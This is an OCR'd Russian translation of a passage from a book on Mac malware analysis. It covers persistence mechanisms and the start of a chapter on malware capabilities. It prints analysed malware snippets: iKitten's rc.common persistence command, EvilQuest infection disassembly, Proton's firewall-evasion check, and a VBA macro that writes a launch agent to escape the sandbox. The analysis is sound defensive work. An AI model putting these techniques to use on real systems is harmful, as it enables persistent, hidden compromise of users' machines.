

Рисунок 2-3: Вредоносное browser extension (adware)

Более недавние примеры вредоносных browser extensions включают Shlayer, Bundlore и Pirrit. Последний особенно примечателен, поскольку стал первым вредоносным ПО, нативно нацелившимся на новые чипы Apple M1, выпущенные в 2020 году. [16]

Конечно, вредоносное ПО может аналогичным образом подрывать и другие виды приложений. Например, в записи блога "iTunes Evil Plugin Proof of Concept" исследователь безопасности Pedro Vilaça показал, как атакующий мог принудить iTunes загрузить вредоносный plug-in в OS X 10.9. Поскольку пользователь мог записывать в папку plug-in iTunes, Vilaça отмечает, что "trojan dropper может легко загрузить вредоносный plug-in. Или он может использоваться как канал коммуникации для RAT". [17] Далее Vilaça описывает, как вредоносное ПО могло подорвать iTunes, чтобы украсть учетные данные пользователей, но вредоносный plug-in также мог бы предоставить закрепление, поскольку он автоматически загружается и выполняется каждый раз при запуске iTunes.

Наконец, различные демоны Apple поддерживают сторонние plug-ins, включая plug-ins для authorization, directory services, QuickLook и Spotlight, которыми вредоносное ПО могло бы злоупотребить для скрытного закрепления. [18] Тем не менее каждый новый выпуск macOS продолжает ограничивать влияние plug-ins через entitlements, проверки подписи кода, sandboxing и другие функции безопасности. Возможно, из-за их постоянно ограничиваемого влияния в настоящее время неизвестно вредоносное ПО, злоупотребляющее этими plug-ins для закрепления.

Скрипты

Вредоносное ПО для Mac может изменять различные системные скрипты, чтобы добиться закрепления. Один такой скрипт - файл `rc.common`, находящийся в `/etc`. В старых версиях macOS этот shell-скрипт выполняется во время процесса загрузки, позволяя вредоносному ПО вставить в него произвольные команды, которые выполнялись бы при старте таких систем. Например, вредоносное ПО iKitten злоупотребляет этим файлом с помощью метода с удачным именем `addToStartup`, который закрепляет вредоносный shell-скрипт, путь к которому передается как единственный параметр метода (листинг 2-21).

```
-[AppDelegate addToStartup:(NSString*)item] {

  name = [item lastPathComponent];
  cmd  = [NSString stringWithFormat:@"if cat /etc/rc.common |
grep %@; then sleep 1;
              else echo 'sleep %d && %@ &' >> /etc/rc.common;
fi", name, 120, item]; 1
  [CUtils ExecuteBash:command]; 2
  ...
}
```

Листинг 2-21: Подрыв файла `rc.common` для закрепления (iKitten)

Этот метод строит команду, логика которой сначала проверяет, присутствует ли имя shell-скрипта уже в файле `rc.common` 1. Если нет, логика `else` добавит скрипт в конец файла. Затем эта команда выполняется вызовом метода с именем `ExecuteBash` 2.

Другие скрипты, подходящие для постоянного подрыва, могут быть специфичны для приложения. Один такой пример - скрипты инициализации shell, такие как `.bashrc` или `.bash_profile`, которые могут автоматически выполняться, когда пользователь запускает shell. [19] Хотя изменение таких скриптов дает потенциальный путь к закреплению, это закрепление зависит от выполнения приложения и поэтому не произойдет, если пользователь не запустит shell.

Правила Event Monitor

Том I книги Jonathan Levin *OS Internals описывает, как вредоносное ПО для Mac могло бы злоупотреблять демоном event monitor (`emond`), чтобы добиться закрепления. [20] Поскольку операционная система автоматически запускает `emond` во время загрузки системы, обрабатывая и выполняя любые указанные правила, вредоносное ПО может просто создать правило для автоматического выполнения демоном. Правила, которые будет выполнять `emond`, можно найти в каталогах `/etc/emond.d/rules` или `/private/var/db/emondClients`. На данный момент неизвестно вредоносное ПО, использующее такие правила для закрепления.

Повторно открываемые приложения

Пользователям Mac, вероятно, знаком следующий запрос, показываемый при выходе из системы (рисунок 2-4).



Рисунок 2-4: Запрос reopen applications

Если флажок оставить установленным, macOS автоматически перезапустит все работающие приложения при следующем входе. За кулисами она хранит приложения, которые нужно открыть заново, в property list с именем `com.apple.loginwindow.<UUID>.plist` внутри каталога `~/Library/Preferences/ByHost`. UUID в пути - просто уникальный идентификатор аппаратного обеспечения системы. С помощью macOS `plutil` можно просмотреть содержимое этого property list (листинг 2-22):

```
% plutil -p ~/Library/Preferences/ByHost/com.apple.loginwindow.151CA171-718D-592B-B37C-ABB9043C4BE2.
    plist
{
  "TALAppsToRelaunchAtLogin" => [
    0 => {
      "BackgroundState" => 2
      "BundleID" => "com.apple.ichat"
      "Hide" => 0
      "Path" => "/System/Applications/Messages.app"
    }
    1 => {
      "BackgroundState" => 2
      "BundleID" => "com.google.chrome"
      "Hide" => 0
      "Path" => "/Applications/Google Chrome.app"
    }
}
```

Листинг 2-22: Property list повторно открытых приложений

Как видно, файл содержит различные пары ключ/значение, включая bundle identifier и путь к приложению, которое нужно перезапустить. Хотя неизвестно вредоносное ПО, закрепляющееся таким способом, оно могло бы добавить себя прямо в этот property list и тем самым автоматически повторно выполниться при следующем входе пользователя. Чтобы гарантировать продолжительное закрепление, вредоносному ПО было бы разумно отслеживать этот plist и заново добавлять себя при необходимости.

Модификации приложений и бинарных файлов

Скрытное вредоносное ПО может добиться закрепления, изменяя легитимные программы, найденные на зараженной системе, таким образом, что запуск этих программ приводит к выполнению вредоносного кода. В начале 2020 года исследователь безопасности Thomas Reed выпустил отчет, подчеркнувший сложность adware, нацеленного на macOS. В этом отчете он отмечает, что массовое adware Crossrider подрывает Safari, чтобы закреплять различные вредоносные browser extensions. Создавая измененную версию приложения, Crossrider заставляет приложение включать вредоносные Safari extensions каждый раз, когда пользователь открывает браузер, не требуя действий пользователя. Затем оно удаляет эту копию Safari, писал Reed, "оставляя настоящую копию Safari с мыслью, что у нее установлена и включена пара дополнительных browser extensions". [21]

Еще один пример начала 2020 года: EvilQuest сочетает несколько техник закрепления. Изначально вредоносное ПО закрепляется как launch item, но также вирусно заражает различные бинарные файлы в системе. Эта мера гарантирует, что даже если пользователь удалит launch item, вредоносное ПО сохранит закрепление! Такой вид вирусного закрепления редко встречается в macOS, поэтому он заслуживает более внимательного рассмотрения. При первоначальном выполнении EvilQuest порождает новый фоновый поток, чтобы находить и заражать другие бинарные файлы. Функция, отвечающая за генерацию списка кандидатов, описательно названа `get_targets`, а функция заражения называется `append_ei`. Их можно увидеть в следующем дизассемблированном коде (листинг 2-23).

```
ei_loader_thread:
0x000000010000c9a0         push       rbp
0x000000010000c9a1         mov        rbp, rsp
0x000000010000c9a4         sub        rsp, 0x30
0x000000010000c9a8         lea        rcx, qword
[is_executable]
...
0x000000010000c9e0         call     1 get_targets
0x000000010000c9e5         cmp        eax, 0x0
0x000000010000c9e8         jne        leave
...
0x000000010000ca17         mov        rsi, qword [rax]
0x000000010000ca1a         call     2 append_ei
```

Листинг 2-23: Логика вирусного заражения (EvilQuest)

Как показано здесь, каждый исполняемый файл-кандидат, найденный функцией `get_targets` 1, передается функции `append_ei` 2. Функция `append_ei` вставляет копию вредоносного ПО в начало целевого бинарного файла, а затем переписывает исходные целевые байты в конец файла. Наконец, она добавляет trailer в конец файла, включающий маркер заражения, `0xdeadface`, и смещение в файле до исходных байтов цели. Мы обсудим это подробнее в главе 11.

После того как вредоносное ПО заразило бинарный файл, полностью вставив себя в начало файла, оно будет запускаться всякий раз, когда кто-либо выполняет этот файл. При запуске первое, что оно делает, - проверяет, был ли удален его основной механизм закрепления, launch item; если был, оно восстанавливает свой вредоносный launch item. Чтобы избежать обнаружения, вредоносное ПО также выполняет содержимое исходного файла, разбирая trailer, чтобы получить расположение исходных байтов файла. Затем эти байты записываются в новый файл с именем `<originalfilename>1`, который вредоносное ПО затем выполняет.

KnockKnock . . . Кто там?

Если вам интересно узнать, какое программное обеспечение или вредоносное ПО постоянно установлено в вашей системе macOS, я создал бесплатную open source-утилиту именно для этой цели. KnockKnock сообщает, кто там, опрашивая вашу систему на предмет любого программного обеспечения, использующего многие из многочисленных механизмов закрепления, обсуждавшихся в этой главе (рисунок 2-5). [22] Стоит подчеркнуть, что поскольку легитимное программное обеспечение тоже часто закрепляется, подавляющее большинство (если не все) элементы, отображаемые KnockKnock, будут полностью безобидными.



Рисунок 2-5: KnockKnock? Кто там? . . . Надеемся, только легитимное программное обеспечение!

Далее

В этой главе мы обсудили многочисленные механизмы закрепления, которыми вредоносное ПО для macOS может злоупотреблять, чтобы сохранять доступ к зараженным системам. Для полноты мы также обсудили несколько потенциальных методов закрепления в системе macOS, которые вредоносное ПО пока не использовало в реальных атаках.

Создание по-настоящему всеобъемлющего списка этих методов закрепления, скорее всего, является бесплодным занятием. Во-первых, Apple объявила устаревшими несколько очень старых способов закрепления, например через файл `StartupParameters.plist`, и поэтому они больше не работают в недавних версиях macOS. Именно поэтому я не рассматривал такие методы в этой главе. Во-вторых, авторы вредоносного ПО для Mac - народ изобретательный. Хотя мы пролили свет на многие методы закрепления, было бы наивно предполагать, что авторы вредоносного ПО будут придерживаться только этих методов. Вместо этого они наверняка найдут новые или инновационные способы закреплять свои вредоносные создания!

Если вам интересно узнать больше о методах закрепления, включая исторические методы, которые больше не функционируют, и методы, раскрытые после публикации этой книги, я рекомендую изучить следующие ресурсы:

• "Persistence", MITRE ATT&CK, attack.mitre.org
• "Beyond the good ol' LaunchAgents", Theevilbit blog, theevilbit.github.io
• "Methods of Malware Persistence on Mac OS X", Virus Bulletin, virusbulletin.com

В следующей главе мы исследуем цели вредоносного ПО после того, как оно устойчиво заразило систему Mac.

Примечания

Сноски

[1] [назад] "Block Blocking Login Items", Objective-See, July 23, 2018, objective-see.com.
[2] [назад] "Modern Login Items", Martiancraft blog, January 22, 2015, martiancraft.com; "Adding Login Items", Apple Developer documentation, updated September 13, 2016, developer.apple.com.
[3] [назад] "The Mac Malware of 2019", Objective-See, January 1, 2020, objective-see.com.
[4] [назад] A Launchd tutorial, launchd.info; "Getting Started with Launchd for Sys Admins", Penn State MacAdmins Conference 2012, macadmins.psu.edu.
[5] [назад] EmPyre, a post-exploitation OS X/Linux agent, github.com.
[6] [назад] "Wikipedia: The Free Encyclopedia", Wikimedia Foundation, last edited on 20 November 2021, at 17:26 (UTC) since this book's publication, en.wikipedia.org.
[7] [назад] See the chapter titled "System Startup and Scheduling" in Jaron Bradley, OS X Incident Response: Scripting and Analysis (Syngress, 2016).
[8] [назад] "What is the difference between 'periodic' and 'cron' on OS X?", superuser.com.
[9] [назад] "Dynamic Library Programming Topics", Apple Developer Library, updated July 23, 2012, developer.apple.com.
[10] [назад] For additional technical details on this technique, see "Simple code injection using DYLD_INSERT_LIBRARIES", Timac blog, December 18, 2012, blog.timac.org.
[11] [назад] "Trojan-Downloader:OSX/Flashback.B", F-Secure, f-secure.com.
[12] [назад] "Hardened Runtime", Apple Developer Documentation, developer.apple.com.
[13] [назад] "Dylib hijacking on OS X", Virus Bulletin, March 2015, virusbulletin.com; "MacOS Dylib Injection through Mach-O Binary Manipulation", Malware Unicorn, malwareunicorn.org.
[14] [назад] Create [dylib] Hijacker, EmPyre, last commit on May 21, 2016, github.com.
[15] [назад] "Inside Safari Extensions: Malware's Golden Key to User Data", SentinelOne blog, October 18, 2018, sentinelone.com.
[16] [назад] "Arm'd & Dangerous", Objective-See, February 14, 2021, objective-see.com.
[17] [назад] "iTunes Evil Plugin Proof of Concept", Reverse Engineering blog, February 15, 2014, reverse.put.as.
[18] [назад] "macOS persistence - Spotlight importers and how to create them", Theevilbit blog, November 4, 2019, theevilbit.github.io; Patrick Wardle, "Writing Bad @$$ Malware for OS X", blackhat.com; "Two macOS persistence tricks abusing plugins", CodeColorist, November 21, 2019, blog.chichou.me; "Using Authorization Plug-ins", Apple Developer documentation, developer.apple.com; "Beyond the good ol' LaunchAgents - 5 - Pluggable Authentication Modules (PAM)", Theevilbit blog, March 20, 2021, theevilbit.github.io.
[19] [назад] "Event Triggered Execution: Unix Shell Configuration Modification", MITRE ATT&CK, last modified August 20, 2021 since this book's publication, attack.mitre.org.
[20] [назад] *OS Internals, Volume I: User Mode, (October 2017), newosxbook.com.
[21] [назад] "Mac adware is more sophisticated and dangerous than traditional Mac malware", Malwarebytes Labs blog, February 27, 2020, blog.malwarebytes.com.
[22] [назад] "KnockKnock", Objective-See, objective-see.com.

Глава 3. Возможности

При анализе вредоносного ПО часто первостепенно важно понять, что происходит после успешного заражения. Иными словами, что вредоносное ПО на самом деле делает? Хотя ответ на этот вопрос зависит от целей конкретного вредоносного ПО, он может включать обследование системы, повышение привилегий, выполнение команд, эксфильтрацию файлов, вымогательство за пользовательские файлы или даже майнинг криптовалюты. В этой главе мы подробно рассмотрим возможности, часто встречающиеся во вредоносном ПО для Mac.

Классификация возможностей вредоносного ПО для Mac

Возможности вредоносного ПО в значительной степени зависят от его типа. В общем случае вредоносное ПО для Mac можно разделить на две широкие категории: криминальное и шпионское.

Киберпреступники, создающие вредоносное ПО, в основном мотивированы одним фактором: деньгами! Поэтому вредоносное ПО, попадающее в эту категорию, обладает возможностями, которые стремятся помочь автору вредоносного ПО получить прибыль: возможно, показывая рекламу, перехватывая результаты поиска, майня криптовалюту или шифруя пользовательские файлы ради выкупа. Adware попадает в эту категорию, поскольку оно предназначено для скрытного получения дохода для своего создателя. (Разница между adware и malware может быть довольно тонкой, а во многих случаях, пожалуй, неуловимой. Поэтому здесь мы не будем различать эти два понятия.)

С другой стороны, вредоносное ПО, предназначенное для шпионажа за жертвами (например, созданное трехбуквенными государственными агентствами), скорее всего содержит более скрытные или более всеобъемлющие возможности: возможно, способность записывать звук с системного микрофона или предоставлять интерактивный shell, чтобы удаленный атакующий мог выполнять произвольные команды.

Конечно, возможности этих двух широких категорий пересекаются. Например, способность загружать и выполнять произвольные бинарные файлы привлекательна для большинства авторов вредоносного ПО, поскольку она дает средство либо обновлять, либо динамически расширять их вредоносные создания (рисунок 3-1).



Рисунок 3-1: Классификация возможностей вредоносного ПО

Обследование и разведка

И в ориентированном на преступность, и в ориентированном на шпионаж вредоносном ПО мы часто находим логику, предназначенную для проведения обследования или разведки окружения системы, по двум основным причинам. Во-первых, это дает вредоносному ПО представление о своем окружении, что может направлять последующие решения. Например, вредоносное ПО может решить не заражать систему устойчиво, если обнаружит сторонние средства безопасности. Или, если оно обнаружит, что выполняется без привилегий root, оно может попытаться повысить свои привилегии (или, возможно, просто пропустить действия, требующие таких прав). Поэтому вредоносное ПО часто выполняет логику разведки до любых других вредоносных действий.

Во-вторых, вредоносное ПО может передавать собранную им информацию обследования обратно на command and control server атакующего, где атакующий может использовать ее для уникальной идентификации зараженной системы (обычно находя какой-либо системно-специфичный уникальный идентификатор) или выделения зараженных компьютеров, представляющих интерес. В последнем случае то, что сначала может казаться неизбирательной атакой тысяч систем, в реальности может быть строго целевой кампанией, где, основываясь на информации обследования, атакующий в конечном итоге откажется от большинства зараженных систем.

Кратко рассмотрим некоторые конкретные возможности обследования, найденные в нескольких образцах вредоносного ПО для Mac. Там, где это уместно, я отмечу, как атакующий использует эти данные обследования. Начнем с версии вредоносного ПО Proton. После того как Proton попал на Mac, он обследует систему, чтобы определить, установлены ли какие-либо сторонние firewalls. Если он находит такой firewall, вредоносное ПО не заражает систему устойчиво, а просто завершает работу. Почему? Такие firewall-продукты, вероятно, предупредили бы пользователя о присутствии вредоносного ПО, когда оно попытается подключиться к своему command and control server. Поэтому авторы вредоносного ПО решили, что разумнее пропустить устойчивое заражение таких систем, чем рисковать обнаружением.

Логика обследования Proton обнаруживает firewalls, проверяя наличие файлов, связанных с конкретными firewall-продуктами. Например, в следующем фрагменте декомпилированного кода вредоносного ПО мы находим проверку kernel extension, принадлежащего популярному firewall LittleSnitch (листинг 3-1):

```
//string at index 0x51:
'/Library/Extensions/LittleSnitch.kext'
1 path = [paths objectAtIndexedSubscript:0x51];
2 if (YES == [NSFileManager.defaultManager
fileExistsAtPath:path])
{
   exit(0x0);
}
```

Листинг 3-1: Обнаружение firewall LittleSnitch (Proton)

Здесь вредоносное ПО сначала извлекает путь к kernel extension Little Snitch из встроенного словаря жестко заданных путей 1. Затем оно проверяет, найден ли kernel extension в системе, через API `fileExistsAtPath`. Если kernel extension действительно найден, это подразумевает, что firewall установлен, и вызывает преждевременное завершение вредоносного ПО 2.

MacDownloader - еще один образец вредоносного ПО для Mac, содержащий возможности обследования. В отличие от Proton, его цель не столько в actionable reconnaissance, сколько в сборе подробной информации о зараженной системе для отправки удаленным атакующим. Как отмечает запись блога Iran Threats об этом вредоносном ПО, эта информация включает keychains пользователя (которые содержат пароли, сертификаты и многое другое), а также подробности о "running processes, installed applications, and the username and password which are acquired through a fake System Preferences dialog". [1]

Dump Objective-C class information, который мы рассмотрим в главе 5, из бинарного файла вредоносного ПО `Bitdefender Adware Removal Tool` выявляет различные описательные методы, отвечающие за выполнение и эксфильтрацию обследования (листинг 3-2):

```
% class-dump "Bitdefender Adware Removal Tool"
...
- (id)getKeychainsFilePath;
- (id)getInstalledApplicationsList;
- (id)getRunningProcessList;
- (id)getLocalIPAddress;
- (void)saveSystemInfoTo:(id)arg1 withRootUserName:(id)arg2
andRootPassword:(id)arg3;
- (BOOL)SendCollectedDataTo:(id)arg1 withThisTargetId:
(id)arg2;
```

Листинг 3-2: Методы, связанные с обследованием (MacDownloader)

Прежде чем MacDownloader отправит собранное обследование атакующим, он сохраняет его в локальный файл `/tmp/applist.txt`. Запуск вредоносного ПО в виртуальной машине позволяет нам перехватить результаты обследования, исследовав этот файл (листинг 3-3):

```
"OS version: Darwin users-Mac.local 16.7.0 Darwin Kernel
Version 16.7.0: Thu Jun 15 17:36:27 PDT 2017; root:xnu-3789.70.16~2\/RELEASE_X86_64 x86_64",
"Root Username: \"user\"",
"Root Password: \"hunter2\"",
...
[
"Applications\/App%20Store.app\/",
"Applications\/Automator.app\/",
"Applications\/Calculator.app\/",
"Applications\/Calendar.app\/",
"Applications\/Chess.app\/",
...
]
"process name is: Dock\t PID: 254 Run from:
```

```
file:\/\/\/System\/Library\/CoreServices\/Dock.app\/Contents\/MacOS\/Dock",
"process name is: Spotlight\t PID: 300 Run from:
file:\/\/\/System\/Library\/CoreServices\/Spotlight.app\/Contents\/MacOS\/Spotlight",
"process name is: Safari\t PID: 972 Run from:
file:\/\/\/Applications\/Safari.app\/Contents\/MacOS\/Safari"
...
```

Листинг 3-3: Обследование (MacDownloader)

Как видно, эта информация обследования включает базовую информацию о версии зараженной машины, пароль root пользователя, установленные приложения и список запущенных приложений.

Повышение привилегий

Во время первоначального обследования недавно зараженной машины вредоносное ПО часто опрашивает свое runtime environment, чтобы установить уровень своих привилегий. Когда вредоносное ПО изначально получает возможность выполнять код на целевой системе, оно часто обнаруживает, что выполняется внутри песочницы или в контексте текущего вошедшего пользователя, а не от root. Как правило, оно хочет выйти из любой песочницы или повысить свои привилегии до root, чтобы иметь возможность более полно взаимодействовать с зараженной системой и выполнять привилегированные действия.

Выход из песочниц

Хотя вредоносное ПО, использующее sandbox escapes, встречается редко, поскольку такие escapes обычно требуют эксплойта, мы можем найти пример этого во вредоносном документе Microsoft Office 2018 года. Озаглавленный `BitcoinMagazine-Quidax_InterviewQuestions_2018`, этот документ содержал вредоносные макросы, которые автоматически запускались при открытии файла в Microsoft Word, если пользователь включил макросы. Исследование вредоносного документа выявляет встроенный Python-скрипт, содержащий логику загрузки и выполнения Meterpreter из Metasploit.

Однако macOS помещает документы в песочницу, поэтому любой код, который они выполняют, оказывается в сильно ограниченной, низкопривилегированной среде. Или нет? Более пристальный взгляд на вредоносный код макроса документа выявляет логику создания property list launch agent с интересным именем, `~$com.xpnsec.plist` (листинг 3-4):

```
# olevba -c "BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
...
path = Environ("HOME") &
"/../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" & _
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN""
""http://www.apple.com/DTDs/PropertyList-1.0.dtd"">\n" & _
"<plist version=""1.0"">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
```

```
  "</array>\n" & _
  "<key>RunAtLoad</key>\n" & _
  "<true/>\n" & _
  "</dict>\n" & _
  "</plist>"
  Result = system("echo """ & arg & """ > '" & path & "'", "r")
```

Листинг 3-4: Выход из песочницы через launch agent

Из-за уязвимости в старых версиях Microsoft Word для macOS программы могут создавать property lists launch agents с префиксом ~$, такие как `~$com.xpnsec.plist`, изнутри песочницы. Такие plists могут инструктировать macOS загрузить launch agent, который будет работать вне песочницы при следующем входе пользователя. Вооруженная этим escape, полезная нагрузка Meterpreter может получить выполнение вне ограничительной песочницы, предоставляя атакующему куда более широкий доступ к зараженной системе. Более подробный анализ документа `BitcoinMagazine-Quidax_InterviewQuestions_2018` и использованного им sandbox escape см. в моих статьях: "Word to Your Mac: Analyzing a Malicious Word Document Targeting macOS Users" и "Escaping the Microsoft Office Sandbox". [2]

Получение привилегий root

Оказавшись вне песочницы (или если песочница вообще не была проблемой, как часто бывает, когда пользователь напрямую запускает вредоносное ПО), вредоносное ПО часто пытается получить привилегии root. Вооруженное привилегиями root, вредоносное ПО может выполнять более инвазивные и более скрытные действия, которые иначе были бы заблокированы.

